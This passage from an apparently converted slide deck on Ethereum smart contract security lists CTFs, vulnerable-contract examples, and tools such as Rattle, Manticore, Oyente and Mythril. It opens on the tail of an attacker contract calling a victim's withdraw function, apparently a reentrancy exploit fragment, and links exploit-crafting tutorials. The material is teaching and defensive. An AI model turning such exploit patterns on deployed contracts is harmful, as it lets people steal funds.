        victim.withdraw(msg.value);  
    }  
}
```

```
}
```



Learn with CTFs

Ethernaut CTF



Web3/Solidity based wargame by [Zeppelin](#)

▶ <https://ethernaut.zeppelin.solutions/>

▶ Hands on: <https://blog.trailofbits.com/2017/11/06/hands-on-the-ethernaut-ctf/>



```
Elements Console Sources Network Performance Memory >> 1
top Filter Default levels 1 item hidden by filters
Console was cleared activateLevel.is:25
Hello Ethernaut ^^.is:59
Type help() for a listing of custom web3 addons ^^.is:116
Annoying 'Slow network detected' message? Try Dev Tools settings -> User messages ^^.is:124
only or disable 'chrome://flags/#enable-webfonts-intervention-v2'
=> Level address; ^^.is:38
0xdf51a9e8ce57e7787e4a27dd19880fd7106b9a5c;
=> Player address; ^^.is:38
0xf25e4e156ec12450b8102061be2c1b0590723717;
(*_*) Yikes, you have no ether! Get some at https://faucet.metamask.io/ ^^.is:106
=> Ethernaut address; ^^.is:38
0xc833a73d33071725143d7cf7dfd4f4bba6b5ced2;
>
```



Vulnerable Smart Contracts Examples

- 🔗 A CTF Field Guide for Smart Contracts
 - ▶ By *Sophia D'Antoine* / [video](#)
- 🔗 Examples of Solidity security issues
 - ▶ <https://github.com/trailofbits/not-so-smart-contracts>
- 🔗 GreHack 2017 CTF
 - ▶ <https://github.com/trailofbits/ctf-challenges/tree/master/grehack-2017>
- 🔗 ZeroNights 2017
 - ▶ [ZeroNights ICO Hacking Contest Writeup](#)
- 🔗 34C3 CTF - [@address](#)
 - ▶ <https://archive.aachen.ccc.de/34c3ctf.ccc.ac/challenges/index.html>



Resources about smart contract vulnerabilities

- ◊ [Comprehensive list of known attack vectors and common anti-patterns](#)
 - ▶ By *Sigma Prime*
- ◊ [Decentralized Application Security Project \(or DASP\) Top 10](#)
 - ▶ By *NCC Group*
- ◊ [Ethereum Smart Contract Security Best Practices](#)
 - ▶ By *Consensys*
- ◊ [Predicting Random Numbers in Ethereum Smart Contracts](#)
 - ▶ By *Arseny Reutov*
- ◊ [Detecting Integer Overflows in Ethereum Smart Contracts](#)
 - ▶ By *Bernhard Mueller*
- ◊ [Breaking the House: An Ethereum Roulette](#)
 - ▶ By *Martin Holst Swende*
- ◊ [Thinking About Smart Contract Security](#)
 - ▶ By *Vitalik Buterin*



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Going deeper & Questions




Decompilation & IR SSA




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- ◊ Decompiler
- ◊ [Github](#)




EthRays by Ret2

- ◊ Decompiler
- ◊ [Blog post](#)



Octopus by QuoScient

- ◊ IR SSA
- ◊ Quolab or [Github](#)



Rattle by Trail of bits

- ◊ IR SSA
- ◊ [Github](#)



Rattle – Static single assignment (SSA)


🔗 Rattle - evm binary static analysis

- ▶ By *Trail Of Bits* (Ryan Stortz)
- ▶ Recon MTL 2018 [presentation](#)

🔗 Simple to use:

- ▶ `head contract.bin`
- ▶ `608060405260043610610083576000357c01000000000000000000000000...`
- ▶ `cat contract.bin | xxd -r -ps > contract.bytecode`
- ▶ `python3 rattle-cli.py --input contract.bytecode -O`

🔗 Fail some time due to his static CFG recovery mechanism





Manticore – EVM Symbolic Execution

🔗 [Manticore](#) - Symbolic execution tool

▶ By *Trail Of Bits*

🔗 Presentations

▶ EkoParty 2017

▶ [Slides/Video](#)

🔗 NYC Empire Hacking

▶ Video: <https://www.youtube.com/watch?v=8nuKOWGGtMc>

🔗 Workshop: <https://github.com/trailofbits/workshops/tree/master/Manticore%20-%20EthCC%202018>






Oyente – Detect vulnerability using SE

○ Analysis Tool for ETH Smart Contracts by *melonproject*

- ▶ Paper: <http://www.comp.nus.edu.sg/~loiluu/papers/oyente.pdf>
- ▶ Online tester: <https://oyente.melon.fund>
- ▶ Docker: <https://hub.docker.com/r/luongnguyen/oyente/>

○ First one to use Z3 for constraints solving on Ethereum smart contract

- ▶ github: <https://github.com/melonproject/oyente>
- ▶ paper: <https://eprint.iacr.org/2016/633.pdf>





Mythril

🔗 [Mythril](#) - Security analysis tool for Ethereum smart contracts

▶ By *ConsenSys* (*Bernhard Mueller*)

🔗 One of the best tool actually

🔗 Smashing Ethereum Smart Contracts for Fun and ACTUAL Profit


▶ HITB Amsterdam 2018

▶ [Slides/video](#)

🔗 Tutorial:

▶ <https://hackernoon.com/introducing-mythril-a-framework-for-bug-hunting-on-the-ethereum-blockchain-9dc5588f82f6>

▶ <https://hackernoon.com/crafting-ethereum-exploits-by-laser-fire-1c9acf25af4f>





EVM lab – easy debugging

◉ EVM lab

- ▶ By *Martin Holst Swende*
- ▶ <http://martin.swende.se/>

◉ Contains various tools to interact with the Ethereum virtual machine.

◉ **OpViewer** is a simple debugger-like trace-viewer

The screenshot shows the Retromix EVM debugger interface. It is divided into several sections:

- Registers:** Shows the current state of registers: pc: 1446 (0x5a6), op: 241 (0xf1), opName: CALL, gasCost: 3 (0x03), gas: 7221591 (0x6e3157), memSize: <N/A>, depth: 5 (0x05), and addr: 0x9774e4e0bd204b6657e05d8d7bb27a9cbceb4081 (AppProxyUpgradeable).
- Trace:** A table showing the execution trace with columns for step, pc, opname, opcode, gas, gascost, and depth. The current step is 4794.
- Memory:** A hex dump of memory with an ASCII column on the right.
- Stack:** A list of stack frames with their starting and ending addresses and sizes.
- Source:** The source code of the contract, showing a function that returns the app base and a payable function.
- Help:** A section with key navigation instructions: a: Trace up, s: Mem up, d: Stack up, f: Source up, t: track source on/off; z: Trace down, x: Mem down, c: Stack down, v: Source down; and press 'q' to quit.





Participate in Security Open Source tools !!

- Start to play with EVM bytecode
- Take a look at [awesome Ethereum security](#) references


Try & give feedbacks to :

- ▶ [Octopus](#)
- ▶ [Rattle](#)
- ▶ [Manticore](#)
- ▶ [Mythril](#)
- ▶ [Securify](#)
- ▶ etc.





Thanks & Question



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- ⬡ Blog with talks slides: <https://patrickventuzelo.com>
- ⬡ Octopus - <https://github.com/quoscient/octopus>

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
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